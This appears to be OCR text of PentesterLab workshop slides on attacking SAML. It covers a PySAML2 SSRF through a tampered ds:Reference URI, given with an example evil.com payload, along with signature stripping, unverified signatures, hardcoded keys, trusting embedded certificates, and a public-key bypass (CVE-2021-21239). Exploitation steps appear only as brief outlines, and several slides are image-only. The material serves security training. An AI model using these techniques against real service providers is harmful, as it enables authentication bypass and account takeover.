
PentesterLab

PySAML2 SSRF

```
def _run_xmlsec(self, com_list, extra_args):
    """
    Common code to invoke xmlsec and parse the output.
    :param com_list: Key-value parameter list for xmlsec
    :param extra_args: Positional parameters to be appended after all
        key-value parameters
    :result: Whatever xmlsec wrote to an --output temporary file
    """
    with NamedTemporaryFile(suffix=".xml") as ntf:
        com_list.extend(["--output", ntf.name])
        com_list += extra_args

        logger.debug("xmlsec command: %s", " ".join(com_list))

        pof = Popen(com_list, stderr=PIPE, stdout=PIPE)
        p_out, p_err = pof.communicate()
        p_out = p_out.decode()
        p_err = p_err.decode()

        if pof.returncode != 0:
            errmsg = f"returncode={pof.returncode}\nerror={p_err}\noutput={p_out}"
            logger.error(errmsg)
            raise XmlsecError(errmsg)

        ntf.seek(0)
        return p_out, p_err, ntf.read()
```

PySAML2 SSRF

https://www.aleksey.com/xmlsec/index.html



PySAML2 SSRF

SSRF from `URI` attribute in `SAMLResponse` #510

Open **marcpare** opened this issue on Jun 16, 2018 · 9 comments

marcpare commented on Jun 16, 2018

Howdy y'all, been tracking down the root cause of another SSRF reported by a client. Lots of SAML is new to me so please feel free to be critical!

Code Version

```
pysaml2 = 4.5.0
xmlsec1 = 1.2.25
```

Expected Behavior

`pysaml2` should not make arbitrary http calls.

Current Behavior

A Burp scan reported the following:

> Issue:
> External service interaction (HTTP)
>
> Path:
> /saml/sso/okta/

https://github.com/IdentityPython/pysaml2/issues/510

PentesterLab

PySAML2 SSRF

I encountered SSRF recently (#508) because of an outdated `xmlsec1`. In this case, however, it occurred with an up-to-date `pysaml2` (4.5.0) and `xmlsec1` (1.2.25).

The SSRF occurs in the `URI` field of the `ds:Reference` node of a SAML response. Normally, these look like this:

```
<ds:Reference URI="#id117178283225551701714676244">
```

but you can change them to something like this:

```
<ds:Reference URI="http://www.evil.com/uhoh?#id117178283225551701714676244">
```

and the URI will be resolved internally.

The `pysaml2` method that triggers the SSRF is `parse_authn_request_response`. I tracked down the root cause to the call out to `xmlsec1 --verify`.

https://www.aleksey.com/xmlsec/xmlsec-man.html

--enabled-reference-uris <list>

comma separated list of of the following values: "empty", "same-doc", "local","remote" to restrict possible URI attribute values for the <dsig:Reference> element

Default value:
(xmlSecDSigCtxInitialize)

```
dsigCtx->enabledReferenceUris  =  xmlSecTransformUriTypeAny;
```

4.5.0

```
com_list = [self.xmlsec, "--verify",
            "--pubkey-cert-%s" % cert_type, cert_file,
            "--id-attr:%s" % id_attr, node_name]
```

Recent

```
com_list = [
    self.xmlsec,
    "--verify",
    "--enabled-reference-uris",
    "empty,same-doc",
    "--enabled-key-data",
    "raw-x509-cert",
    f"--pubkey-cert-{cert_type}",
    cert_file,
    "--id-attr:ID",
    node_name,
]
```

Signature not verified

- Signature provided by the Identity Provider but not verified by the Service Provider

Signature not verified

Exploitation:

- Get a SAMLAssertion
- Decode and tamper with the NameId
- Profit


https://pentesterlab.com/workshop/EE2AF

PentesterLab

Before we start

Install BURP Suite Community Edition: https://portswigger.net/burp/communitydownload

Then install SAML Raider: Extensions -> BApp Store -> SAML Raider



Signature Stripping

- If the signature is removed, the Service Provider doesn’t check it
- A similar issue impacted OpenAM recently:

  https://securitylab.github.com/advisories/GHSL-2023-143_GHSL-2023-144_OpenAM/

Signature Stripping

Exploitation:

- Get a SAMLAssertion
- Decode and tamper with the NameId
- Remove the signature
- Profit

Hardcoded key

- Some IDP programs/libraries ship with a default private key.
- People may forget to change it and use it on their SP
- Easy to spot based on the certificate in the response or the fingerprint used to configure the SP.

Trusting the certificate in the SAMLResponse

- The SAMLResponse contains a certificate, some implementations might rely on the embedded certificate to validate the Signature


Public key instead of a Certificate

- CVE-2021-21239 / https://github.com/IdentityPython/pysaml2/security/advisories/GHSA-5p3x-r448-pc62

- Remove the certificate and use just a public key due to an unexpected behaviour in xmlsec

XML Signature Shenanigans

PentesterLab


<a>


<c></c>

<a>
<c></c>

Corporate needs you to find the differences
between this picture and this picture.


They're the same picture.


SAMLRaider



https://www.usenix.org/system/files/conference/usenixsecurity12/sec12-final91.pdf
https://github.com/CompassSecurity/SAMLRaider


XML Signature Shenanigans

XML Signature Shenanigans




XML Signature Shenanigans

XML Signature Shenanigans




XML Signature Shenanigans

